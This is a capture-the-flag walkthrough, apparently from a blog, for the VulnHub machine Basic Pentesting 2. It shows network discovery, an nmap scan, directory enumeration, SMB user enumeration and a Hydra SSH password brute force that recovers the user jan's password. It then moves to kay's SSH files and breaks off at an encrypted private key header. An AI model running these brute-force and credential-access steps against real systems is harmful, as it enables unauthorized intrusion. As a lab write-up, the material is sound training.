
Basic Pentesting 2

Hello everyone today we are sharing a ctf walkthrough of the vulnhib machine known as basic pentesting. it is a easy to intermediate level.
Basic pentesting 2 is a boot2root VM and is a continuation of the Basic pentesting series by Josiah Pierce. This series is designed to help newcomers to penetration testing develop pentesting skills and have fun to explore part of the offensive side of security.
Your goal is to remotely attack the VM, gain root privileges, and read the flag located at /root/flag.txt.


Information gathering

The first step after the vm is set up we have to identify the IP address of the target machine, for this we are going to use netdiscover.
*netdiscover -i vboxnet0



```
Currently scanning: 192.168.132.0/16   |   Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 102

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.100  08:00:27:e6:6d:01      1      42  PCS Systemtechnik GmbH
192.168.56.132  08:00:27:ab:d5:2c      1      60  PCS Systemtechnik GmbH
```


so the IP address of the target machine is 192.168.56.132
now we can run nmap scan to find open ports, services, version for this the command we used is
nmap - sV --sC p- 192.168.56.132



```
└──── $sudo nmap -sV -sC -p- 192.168.1.100
[sudo] password for baz:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-12 10:54 IST
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 46.27% done; ETC: 10:54 (0:00:00 remaining)
Nmap scan report for 192.168.1.100
Host is up (0.00014s latency).
Not shown: 65529 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http        Apache Tomcat 9.0.7
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.7
MAC Address: 08:00:27:AB:D5:2C (Oracle VirtualBox virtual NIC)
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h21m32s, deviation: 2h18m34s, median: 1m31s
| nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
```


Enumeration

Since port 80 is open lets enumerate it.




```
<html>

<h1>Undergoing maintenance</h1>

<h4>Please check back later</h4>

<!-- Check our dev note section if you need to know what to work on. -->


</html>
```

In the source page it is mentioning about dev section lets further enumerate using dirb to see if any suspicious directory is found




```
-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.132/ ----
==> DIRECTORY: http://192.168.56.132/development/
+ http://192.168.56.132/index.html (CODE:200|SIZE:158)
+ http://192.168.56.132/server-status (CODE:403|SIZE:302)

---- Entering directory: http://192.168.56.132/development/ --
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Fri Jun 19 15:29:06 2020
DOWNLOADED: 4612 - FOUND: 2
```

so here there is directory named development lets check it.




Index of /development

Name	Last modified	Size	Description
Parent Directory		-	
dev.txt	2018-04-23 14:52	483	
j.txt	2018-04-23 13:10	235	




```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J


For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
```

so from this we got to know the smb server is configured and on the other text the password set is very easily cracked meaning we might have to use hydra
Here, we can see that port 22 is open. But we don’t have any users currently. Let’s use enum4linux and try to find the users available.




```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
```

since we got the users and from the above text we came to know that password is weak so lets bruteforce it using hydra




```
[ATTEMPT] target 192.168.56.132 - login "jan" - pass "lauren" - 255 of 10056 [child 31] (0/49)
[ATTEMPT] target 192.168.56.132 - login "jan" - pass "rocket" - 256 of 10056 [child 62] (0/49)
[ATTEMPT] target 192.168.56.132 - login "jan" - pass "tiffany" - 257 of 10056 [child 29] (0/49)
[ATTEMPT] target 192.168.56.132 - login "jan" - pass "theman" - 258 of 10056 [child 36] (0/49)
[ATTEMPT] target 192.168.56.132 - login "jan" - pass "dennis" - 259 of 10056 [child 42] (0/49)
[ATTEMPT] target 192.168.56.132 - login "jan" - pass "liverpoo" - 260 of 10056 [child 45] (0/49)
[ATTEMPT] target 192.168.56.132 - login "jan" - pass "flower" - 261 of 10056 [child 33] (0/49)
[ATTEMPT] target 192.168.56.132 - login "jan" - pass "forever" - 262 of 10056 [child 46] (0/49)
[ATTEMPT] target 192.168.56.132 - login "jan" - pass "green" - 263 of 10056 [child 54] (0/49)
[ATTEMPT] target 192.168.56.132 - login "jan" - pass "jackie" - 264 of 10056 [child 10] (0/49)
[ATTEMPT] target 192.168.56.132 - login "jan" - pass "muffin" - 265 of 10056 [child 50] (0/49)
[ATTEMPT] target 192.168.56.132 - login "jan" - pass "turtle" - 266 of 10056 [child 63] (0/49)
[ATTEMPT] target 192.168.56.132 - login "jan" - pass "sophie" - 267 of 10056 [child 6] (0/49)
[ATTEMPT] target 192.168.56.132 - login "jan" - pass "danielle" - 268 of 10056 [child 16] (0/49)
[ATTEMPT] target 192.168.56.132 - login "jan" - pass "redskins" - 269 of 10056 [child 24] (0/49)
[ATTEMPT] target 192.168.56.132 - login "jan" - pass "toyota" - 270 of 10056 [child 49] (0/49)
[ATTEMPT] target 192.168.56.132 - login "jan" - pass "jason" - 271 of 10056 [child 48] (0/49)
[ATTEMPT] target 192.168.56.132 - login "jan" - pass "armando" - 272 of 10056 [child 5] (0/49)
[22][ssh] host: 192.168.56.132   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 43 final worker threads did not complete until end.
[ERROR] 43 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
```

There is the password for jan
lets login with those credentials using ssh




```
jan@basic2:/home/kay$ cd .ssh
jan@basic2:/home/kay/.ssh$ ls -la
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23  2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23  2018 ..
-rw-rw-r-- 1 kay kay  771 Apr 23  2018 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19  2018 id_rsa
-rw-r--r-- 1 kay kay  771 Apr 19  2018 id_rsa.pub
jan@basic2:/home/kay/.ssh$ 
```

lets copy all this files and after examining there was a rsa file which could be used to get root access



```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
